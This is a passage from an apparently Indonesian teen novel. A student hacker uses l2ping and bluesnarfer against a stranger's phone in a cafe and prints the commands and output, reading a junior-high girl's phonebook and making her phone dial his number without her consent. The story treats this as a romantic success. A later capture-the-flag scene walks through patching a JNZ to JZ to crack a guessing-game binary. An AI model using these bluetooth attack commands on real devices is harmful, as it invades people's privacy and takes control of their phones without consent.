Yupe, peralatan ini adalah handphone, tetapi yang jadi permasalahan adalah aku tidak mengetahui jenis handphonenya (apakah *vulnerable* atau tidak) serta jenisnya. Aku juga tidak mengetahui siapa pemiliknya, apakah cewek manis yang duduk membelakangiku, dua orang anak laki-laki berseragam SD, ataukah milik penjaga kafe ini, dan bisa siapa saja dalam radius kurang dari 100 meter.

Aku termenung untuk beberapa saat, aku ragu-ragu untuk mencobanya. Aku tidak yakin, karena belum pernah mencobanya sendiri dulu (sebagaimana yang selalu aku lakukan terhadap teknik-teknik lainnya sampai terbukti berhasil). Sudah hampir 40 menit sejak aku tiba di toko buku ini, sebelum keadaan semakin ramai, maka aku memutuskan untuk melakukan ping sekaligus menguji koneksi ke peralatan tersebut, menggunakan program l2ping.

```
indi60@tarantula:~$sudo l2ping 00:0A:D9:48:B6:8B
Ping: 00:0A:D9:48:B6:8B from 00:10:60:E1:F3:B5 (data size 44) ...
0 bytes from 00:0A:D9:48:B6:8B id 0 time 46.69ms
0 bytes from 00:0A:D9:48:B6:8B id 1 time 31.24ms
0 bytes from 00:0A:D9:48:B6:8B id 2 time 37.95ms
0 bytes from 00:0A:D9:48:B6:8B id 3 time 33.01ms
4 sent, 4 received, 0% loss
```

Dari 4 kali proses ping, data terkirim dengan baik sekali. Karena rasa penasaran, maka langsung saja aku melancarkan serangan *bluesnarfing* untuk membaca buku telpon yang terdapat pada handphone tersebut, dan aku tidak terlalu berharap akan berhasil, karena ini kali pertama aku mencobanya. Aku tidak tahu sama sekali

jenis handphone yang aku jadikan target apakah memiliki celah ini, aku jalankan program *bluesnarfer* dengan options “r” untuk membaca buku telpon dari handphone tersebut:

```
indi60@tarantula:~$sudo ./bluesnarfer -b 00:0A:D9:48:B6:8B -r 1-5
"device" name: ANTI-POENYA
+ 1 - Anti-halo/M : 08123535266
+ 2 - Mama/M : 0812556767
+ 3 - Papah/M : 0815535345
+ 4 - Dek Aldi/M : 0889898989
+ 5 - Mas Rudi/M : 0885979732
bluesnarfer: release rfcomm ok
```

Wow, aku terkejut dengan output yang dihasilkan oleh program *bluesnarfer* ini, aku hanya tidak percaya jika program ini benar-benar bekerja. Tiba-tiba terdengar suara handphone berbunyi dan cukup untuk mengalihkan kekikukanku, ternyata suara itu berasal dari handphone milik anak perempuan itu, Terdengar dia berbincang-bincang cukup akrab, aku yang hanya berjarak kurang lebih 2 meter sudah cukup untuk mendengar sebagian perbincangan mereka, tetapi yang membuat aku girang bukan main adalah, handphone yang digunakan oleh anak perempuan itu mirip sekali dengan milik kak Giska. Yup itu Sony Ericsson T610

Perasaanku senang bukan main, bukan karena aku bisa membaca buku telpon, tetapi karena aku telah berhasil melakukan *Bluetooth hacking* pada percobaan pertama dan juga handphone itu adalah milik anak perempuan di dekatku. Karena terlalu bergembira aku sampai menjatuhkan cangkir berisi orange-juice milikku, untungnya tidak mengenai laptopku. Saat Cangkir terjatuh tadi ternyata semua pengunjung kafe memperhatikanku, begitu juga satu-satunya anak perempuan yang tadi membaca buku *Harry potter* pun menatapku sambil tetap menempelkan handphonenya ketelinga.

Wow, ternyata dia cukup menarik untuk anak perempuan seusianya. Benar, dia sangatlah cantik, aku sempat terpana beberapa lama saat melihatnya, dan saat aku tersadar maka secepat mungkin kualihkan pandanganku darinya. Sumpah aku kikuk dilihatnya tadi.

Akhirnya aku kembali tersadar saat pelayan kafe tersebut menawarkan untuk memesan minuman lagi, ternyata sedari tadi dia sudah membersihkan cangkir dan orange-juice yang tumpah di lantai

tanpa aku sadari.

“Boleh deh satu cangkir lagi orange-juice nya”, seruku kepada pelayan tersebut

Pelayan tersebut langsung beranjak meninggalkanku untuk memenuhi pesananku tadi. Pelan-pelan aku mulai memperhatikan kembali anak perempuan di depanku. Dia sudah melanjutkan kembali bacaannya, lama aku memperhatikannya sampai akhirnya aku tersadar dengan aktifitasku sebelum ini. Sambil tersenyum akhirnya aku memutuskan untuk berkenalan dengannya, dan mudah-mudahan handphone miliknya lah yang barusan merespons program *bluesnarfer* milikku

Dengan segera aku pun melakukan *remote dialing* ke nomor handphoneku dari nomer telpon target (ini adalah suatu hal yang ceroboh karena nomorku akan tercatat di daftar telpon keluar nantinya, tetapi aku berpikir tidak semua org peduli dengan daftar yang ada di *call list* mereka).

Kembali aku menjalankan program *bluesnarfer* yang kali ini di lengkapi dengan options “c” untuk menjalankan perintah “menelpon” (*dial*) ke nomor teleponku. Sebenarnya tujuanku melakukan ini adalah untuk mendapatkan nomer telepon miliknya

```
indi60@tarantula:~/bt/bluesnarfer$ sudo ./bluesnarfer -b 00:0A:D9:48:B6:8B -c 'ATDT081717177;'
device name: ANTI-POENYA
custom cmd selected, raw output
OK
bluesnarfer: release rfcomm ok
```

Aku menunggu sekitar 10 detik sampai akhirnya XDA milikku berbunyi, dan benar saja sang gadis menelponku (sebenarnya aku sendiri yang menelpon melalui handphonenya). Seandainya ia melihat handphonenya, pasti dia mengetahui jika terjadi sesuatu yang salah dengan handphonenya, untung saja dia meletakkan handphonenya di dalam tas.

Yap, nomer miliknya 0812 8000 809, nomor telpon yang cantik, secantik orangnya, gumamku .. hihhi. Saatnya jurus *social engineering* aku terapkan, ya aku berniat berkenalan dengannya, segera kuhubungi kembali dia yang sekali lagi dari tebakanku, namanya adalah Anti seperti yang tertulis pada id bluetoothnya.

Terdengar pelan lagu milik grup band “UNGU” yang ternyata

nada sambung pribadi miliknya, kemudian dari tempat dudukku aku melihat dia mulai membuka tasnya untuk mengambil handphone-nya yang sudah bergetar dan mulai berbunyi.

Dari tempat dudukku aku melihat dia mulai menekan tombol penerima, sebelum itu kulihat dia kebingungan memperhatikan nomer telponku yang tidak terdapat di buku telponnya. Kemudian kudengar suara menyapa halus “Halo”



Akupun menjawab dengan tenang “halo, ini Anti ya”,

Anak perempuan itu menjawab “Iya, ...ehm. Ini siapa ya?”, jawab Anti dengan sedikit ragu-ragu

Akupun menjawab “Aku yang tadi kamu liatin, sewaktu aku menumpahkan cangkir orange-juice”, sebelum selesai aku menjawab dia langsung melihat kearahku. Aku yang sudah bersiap-siap atas reaksi inipun tersenyum padanya, dan dengan ragu-ragu akhirnya dia juga tersenyum kepadaku... manis....

Dia memperhatikan aku yang beranjak mendekatinya, lalu akupun memperkenalkan diriku dan hari itu aku berkenalan dengan Anti, seorang penggemar Harry potter sama sepertiku, siswi kelas 2 SMP negri 33 yang tidak jauh dari toko buku itu.

Kita bercerita panjang lebar, sampai aku tersadar waktu sudah menunjukkan pukul 13.00 dan aku teringat janjiku pada ibu, lalu aku pun berpamitan pada Anti yang ternyata masih menunggu teman-temannya. Tidak lupa, aku mengingatkan pada Anti jika aku masih akan menghubunginya ☺. Hum, hari yang sangat indah, pikirku. Kukayuh cepat sepedaku menuju rumah dengan hati yang sangat gembira.

Yataaaaaaaaaaaaaa.

HACKER? HAV

Halaman ini sengaja di kosongkan

CAPTURE THE FLAG



Rapat Dark Avenger

Minggu ini terasa cepat berlalu, kegiatan di sekolah tidak banyak berubah kecuali jadwal olahraga yang di pindah karena par Darjo sakit. Sekarang sudah hari jum`at, pagi tadi Lani yang termasuk “dewan komite” Dark Avenger perwakilan kelas 2 mengumumkan kepada para anggota agar berkumpul terlebih dahulu di laboratorium komputer sebelum pulang untuk membahas tentang perlombaan *Capture The Flag* besok.

Bel panjang tanda pelajaran berakhir hari ini membuat para siswa berhamburan keluar kelas. Ardy menghampiriku dengan maksud ingin bersama-sama menuju lab. Setelah membereskan peralatan gambarku (padahal tadi jam pelajaran biologi), aku berjalan meninggalkan kelas bersama Ardy diikuti Baron dan Lany yang sedang asyik mendiskusikan sesuatu tentang lomba besok. Sesampainya di lab ternyata seluruh anggota D-A telah berkumpul dan kak Aldo selaku ketua dewan komite membuka rapat kali ini.

Setelah melalui perdebatan panjang, Lani mulai bersuara “teman-teman semua, aku telah membuat program sederhana berbentuk game yang nantinya akan di jadikan semacam ujian pembuka untuk perlombaan kita besok, program inilah yang akan menyeleksi peserta yang layak maju ke babak berikutnya “.

Semua peserta saling pandang. Sebelum ada yang mulai berkomentar, Lani melanjutkan, *“kak aldo dan para dewan komite telah menyetujui hal ini, apalagi kita sama-sama tahu bahwa terdapat 30 peserta yang telah terdaftar, dan cukup banyak jika harus memasukkan mereka semua ke lab ini.”*.

Lani adalah seorang programmer wanita yang tekun, dan dia adalah anggota Dark-Avenger dengan spesialisasi programmer. Terkadang aku iri akan kegigihannya (tetapi jangan tanya soal networking padanya :P), oleh karena itu pula dia mewakili kelas dua menjadi anggota dewan komite (dan juga karena aku yang tidak bisa di calonkan lagi :P).

Sebelum makin riuhnya suara-suara di ruang rapat, Lani menunjukkan USB flashdisknya sambil berkata, *“programnya ada disini tetapi demi berlangsungnya lomba dengan sportif dan jauh dari kecurangan, maka dewan komite memutuskan untuk tidak memperlihatkan programnya kepada teman-teman”*.

Kemudian kak Aldo melanjutkan *“Peserta yang telah lulus seleksi program kecil Lani akan melakukan permainan menyerang dan bertahan di jaringan mini yang telah kita siapkan, ehm maksud saya, team siapkan. Untuk pekerjaan spesifik tiap-tiap individu saya rasa semua sudah mengerti, sedang untuk pastinya di hari H silakan tanya Lani. Baiklah, jika tidak ada pertanyaan maka rapat ini di tutup”*. Kemudian semua peserta rapat keluar dari ruangan, beberapa masih sibuk merapikan meja-meja dan kursi untuk tempat lomba sesi ke-dua.

Dalam perjalanan menuju rumah pun pikiranku masih terus bertanya-tanya game seperti apa yang dimaksudkan oleh Lani. Aku sudah tidak sabar menunggu besok dan ingin melihatnya, kebetulan aku dan Ardy serta beberapa siswa kelas satu sebagian untuk mempersiapkan *“mini network”* sehingga tidak memperhatikan yang Lani kerjakan.

Kami bertugas mempersiapkan jaringan dan komputer yang akan di pakai oleh peserta saat lomba menyerang dan bertahan, serta memastikan semua komputer yang digunakan adalah identik baik hardware dan maupun software didalamnya.

Lani dan permainannya

Rasa ingin tahuku sejak kemarin akhirnya terpenuhi setelah Lani bersedia memperlihatkannya kepadaku hari ini, tetapi aku hanya bisa memandang sekilas dikarenakan perlombaan telah di mulai. Kurang lebih 28 peserta (2 orang tidak hadir karena ada halangan) dari seluruh penjuru Indonesia. Jumlah peserta hampir mewakili seluruh provinsi kecuali Jakarta yang tidak memiliki wakil di karenakan wakilnya adalah dari sekolahku yang tidak bisa ikut karena menjadi panitia (suatu keberuntungan dan ketidakberuntungan).

Program itu dibuat menggunakan bahasa C, tepatnya dengan Turbo C, program sederhana yang meminta kita menebak angka dari 1 s/d 100 yang telah di acak oleh fungsi random lalu dibandingkan dengan jawaban kita. Setiap selesai kita inputkan jawaban maka akan di beritahu apakah bilangan tersebut lebih besar atau lebih kecil dari yang disimpan di memori. Sampai akhirnya kita mampu menemukan bilangan yang di minta setelah beberapa kali percobaan yang tidak dibatasi, aku melihatnya seperti permainan sulap. Dalam hati aku berpikir “iseng juga si Lani” sampai membuat program seperti itu.

Sebelum aku berkomentar tentang program dan semua keisengannya ini, Lani malah balik mengajukan pertanyaan, “Rik, web server elo bisa diakses kan?”, sambil tertegun aku jawab “hmm.. iya bisa .. bisa”. Lani tersenyum sambil berkata “Bagus.. bagus, aku minta subdomain dunk untuk program kecil ini dan juga beberapa aplikasi”.

“iya.. iya, game.dark-avenger.net .. cukup kan?” seruku.

“Sip” sambil menyodorkan flashdisknya kepadaku Lani berkata “kopikan folder game ini ke subdomain itu. kalo bisa segera yah”.

“Urgh.. sial, mosok dadakan gini”, seruku


“Sengaja, biar aman”, lanjut Lani

“Oke deh”, sambil mengambil USB flashdisk dari tangan Lani aku pun kemudian bergegas menuju ke ruang server. Tidak butuh waktu lama untuk membuat subdoamin, aku cukup menambah subdomain di record name server dan melarikan ke folder `/opt/web/game/`, dan ter-

kopilah semuanya.

Aku sempat melihat ada program *IDA pro dissassembler*, *hexedit*, dan beberapa aplikasi “*reverse engineering*” lainnya. “Hum, apa sih maksud Lani dengan ini” gumamku.

Tetapi setelah aku membaca “*README.txt*”, ternyata Lani ingin agar setiap peserta dapat meng-crack program yang ia buat.




Hehehe, sepertinya menarik juga, sudah lama aku tidak meng-crack satu aplikasi pun sejak tahun 2003, dulu aku tergila-gila untuk belajar assembler hanya karena terobsesi membuat virus boot sector yang canggih, tetapi sekarang virus-virus yang ada malah berbasis VB script dan membuat aku sedikit kecewa, mengingat aku tidak terlalu suka dengan bahas pemrograman Visual apalagi VB, seperti ucapan Eric S. Raymod dalam artikelnya “how to become a hacker”. Disitu, Eric menjelaskan jika Visual Basic atau Delphi bukan merupakan jenis bahasa pemrograman permulaan yang bagus, karena mereka tidak portabel. Belum ada implementasi open-source dari

bahasa-bahasa ini, jadi kita akan terkurung di platform yang dipilih oleh vendor.

Permainanku dimulai

Tanpa memperdulikan Lani dan teman-teman yang sibuk memberikan pengarahan pada peserta, aku malah sibuk mengakses <http://game.dark-avenger.net> dari laptopku “*excalibur*” yang kubawa ke sekolah. Iya .. aku terlalu penasaran untuk mencoba program yang dibuat Lani. Sampai akhirnya kulihat isi direktori yang tadi telah kukopikan




Dengan sabar ku-download semua aplikasi ke windowsku yang kujalankan berbasiskan Virtual Box diatas *Feisty Fawn* milikku. Setelah selesai mendownload seluruh aplikasi dan program yang ada, maka aku sesegera mungkin menjalankan *tebak.exe* karena sewaktu Lani memperlihatkan kepadaku, aku hanya memperhatikan sekilas saja.



“Hum, program yang unik dan lucu, baiklah kita lihat kamu sampai dimana”.

Kemudian aku mulai menginstall *IDA pro* dan *Hexedit*, aku pikir dua program ini sudah cukup, jika-pun kurang bisa kita install

lagi yang lainnya nanti. Kemudian akupun langsung menjalankan *IDA pro Dissassembler* dan me"load" file .EXE nya, satu hal kenapa aku memilih IDA adalah dukungan *graph view* yang dimiliki dan langsung memberikan gambaran dalam bentuk *flowchart*, dan jelas memudahkan kita untuk memahami alur dari program.




ida pro

Setelah muncul tampilan grafis, aku langsung mencari kondisi

di *flowchart* yang biasanya di “wakili” dengan suatu kondisi “JUMP”, Karena pada kondisi ini program membutuhkan inputan dan apabila sesuai/atau tidak dia akan di buat melakukan lompatan ke sebuah sub-routine lain di dalam program.


Disini aku mengasumsikan perintah “cmp” digunakan untuk membandingkan inputan user dengan yang dihasilkan oleh program, kemudian menggunakan “jnz” (jump if not zero) yang akan melompat ke alamat tertentu pada program apabila tidak sama atau sama, dan aku rasa inilah yang aku cari.

Idenya sederhana, aku cukup merubah alur program dari tadinya akan terus loncat apabila inputan salah sampai inputan user yang di masukkan benar (diperiksa oleh program dengan “cmp”) menjadi kebalikannya, jadi aku hanya perlu mengganti kondisi tadi dengan “jz” (jump if zero), sederhana kan ?



Menggunakan IDApro untuk merubah alur program


Kemudian akupun harus mencari “perwakilan” hexadecimal untuk kondisi tersebut di program, agar bisa aku modifikasi. Hal ini tidak sulit dilakukan pada *IDA pro disassembler*, cukup dengan memilih tab *HEX-View* dengan “JNZ” yang ter“highlight”, dan aku mendapatkan angka “75” dalam hexadecimal.




Meng-crack program

Selanjutnya aku hanya mencari representasi “JZ” di dalam program dan menemukan karakter “74”, sehingga misi selanjutnya adalah mengganti karakter 75 dengan 74. Ingatlah untuk menandai “stream” karakter disekitarnya, “jangan sampai salah ganti”, karena bisa jadi kondisinya tidak hanya di pakai satu kali saja, jadi ku tandai saja “59 59 3B 76 FE 75 C1 b8”.


Untuk mengedit program aku menggunakan *HexEdit*, dan untuk mempermudah mengganti karakter heksa (hexadecimal) tersebut, aku menggunakan find untuk mencari karakter yang akan aku rubah.




Setelah di temukan, aku perlu memastikan bahwa urutannya adalah sama "59 59 3B 76 7E FE 75 C1 b8" dan merubahnya menjadi "59 59 3B 76 7E 74 C1 b8".




Selanjutnya adalah menyimpan file tersebut. Agar tetap memiliki aslinya aku simpan dengan nama tebak-bajak.exe, lalu coba menjalankannya, dan Bingo!



Untuk meyakinkan bahwa perubahan yang dilakukan telah sesuai dengan yang aku perkirakan, aku pun segera membuka aplikasi tebak-bajak.exe tadi dengan IDA, dan benar saja “JNZ” berubah menjadi “JZ”, terlihat dari tampilan berikut ini.



Namun, ternyata ada kelemahan dari program ini, karena semua inputan “salah” akan menampilkan output benar namun kejadian sebaliknya justru terjadi bila inputannya benar. (apabila secara kebetulan kita menebak angka yang benar maka akan di anggap salah, hal ini mengikuti logika pemrograman dan hal yang kita lakukan, soalnya aku belum pernah sukses pada tebakan pertama :P).



Halah. Ya sudahlah.... :-)

Perlombaan Hari Pertama

Setelah 10 menit berdiam di ruang server, maka aku pun segera keluar. Lalu aku pun mencari Lani untuk mengembalikan USB flashdisk miliknya. Kulihat lomba baru saja dimulai, para peserta pun terlihat sibuk mendownload aplikasi dan file.

Tiap-tiap peserta mewakili provinsinya, dalam artian tiap provinsi mengirimkan wakil terbaiknya untuk mengikuti lomba ini. Even ini rutin dilakukan, tetapi baru kali ini lomba unggulan yang diadakan adalah "*Capture The Flag Hacking Contest*" disamping berbagai lomba yang sudah umum.

Capture the flag (dalam keamanan komputer) adalah salah satu permainan dimana setiap individu/team memiliki mesin (dalam hal ini komputer) yang harus mereka pertahankan dan mesin individu/team lain yang harus mereka kuasai, permainan ini menjadi populer dikalangan para hacker saat komunitas hacker berkumpul pada acara DEFCON.

Sambil celingak-celinguk mencari Lani diantara kumpulan peserta yang terpisah oleh meja-meja, akhirnya kutemukan Lani di belakang sedang mengawasi dengan teliti tiap-tiap peserta lomba.

"Lan, ini USB flashdisknya, lucu juga yah gamenya, lumayan 10 menit :P" seruku kepada Lani yang terkejut karena tidak menyadari kehadiranku sebelumnya.

"hum, iya deh master indi60, lagian kan soal itu bukan untuk kamu :P", sahut Lani sambil menyebut nick yang aku gunakan

"Hush.." seruku sambil menggerakkan telunjuk ke bibirnya, menyuruhnya diam sebelum terdengar oleh para peserta dan para kakak kelas. Teman-teman satu kelasku yang tergabung di dark-avenger memang sudah mengetahui identitas dunia maya tapi mereka berjanji untuk tidak menggembar-gemborkannya.

Aku sedikit ceroboh sewaktu terkoneksi ke IRC dengan komputer lab saat mereka bertiga sedang belajar melakukan aktifitas sniffing di jaringan, dan salah satu kecerobohanku lagi adalah, aku tidak menggunakan SSL (*secure socket layer*) karena aku bergabung ke server IRC public yang tidak mendukung SSL.

Sudah hampir jam 10 tapi belum ada satu pun dari peserta yang menunjukkan tanda-tanda sudah berhasil melakukan cracking.

“Tidak heran kebanyakan dari mereka adalah para programmer murni, system administrator dan sedikit sekali yang memiliki “keisengan” tingkat tinggi seperti kamu Rik” seru Lani sambil berbisik disampingku.

Aku hanya tersenyum simpul mendengar komentar Lani, sambil bertanya “Jika tidak ada yang berhasil, bagaimana lan?”

“Ya, kita lihat nanti aja deh rik”.

Akhirnya waktu menunjukkan pukul 12.00, para peserta pun sudah terlihat lelah dan kelaparan. Sudah ada 7 peserta yang berhasil meng-crack program kecil buatan Lani, dan hal ini cukup membuat para dewan juri puas, karena besok mereka mendapatkan kontestan untuk “final judgement”.

Sebenarnya Lani lah yang memintaku memberikan petunjuk kepada para peserta disaat waktu sudah menunjukkan pukul 11.30 dan saat itu masih banyak yang hanya membuka program game tersebut dengan “notepad”, bahkan ada yang berkali kali menebak jawaban game tersebut dengan harapan menemukan pola yang di gunakan Lani dalam membuat program.

“Bah , mereka tidak mengenal arti random function ternyata ..” . Setelah diumumkan para pemenangnya, maka para peserta dapat segera beristirahat dan makan siang. Sedangkan untuk para pemenang, setelah istirahat mereka akan mendapatkan pengarahan untuk lomba besok.

Setelah jeda selama 2 jam, tepat pukul 13.30 maka dimulailah pengarahan untuk perlombaan besok yang dibuka kembali oleh kak Aldo

“ Teman-teman semua, sebelumnya saya ingin mengucapkan selamat atas keberhasilan teman-teman semua melewati babak penyisihan tadi. Dan berikut ini saudara Arik akan menjelaskan tentang teknis perlombaan besok”.

Tiba tiba kak aldo menatapku dan mempersilahkan aku berbicara, aku sebenarnya sangat tidak suka jika di “tembak” seperti ini, tetapi kalau diberitahu lebih dulu maka dengan sekuat tenaga aku pasti akan menolaknya dan kak Aldo paham tentang itu, dan kali ini terpaksa aku harus berbicara.

“Baiklah teman-teman semua, disini saya akan memberikan sedikit pengarahan tentang perlombaan besok, adapapun peraturannya adalah :

1. Setiap peserta tidak di perkenankan menggunakan notebook/ laptop/komputer pribadi, karena akan disediakan oleh panitia untuk meminimalisir perbedaan dari segi hardware.
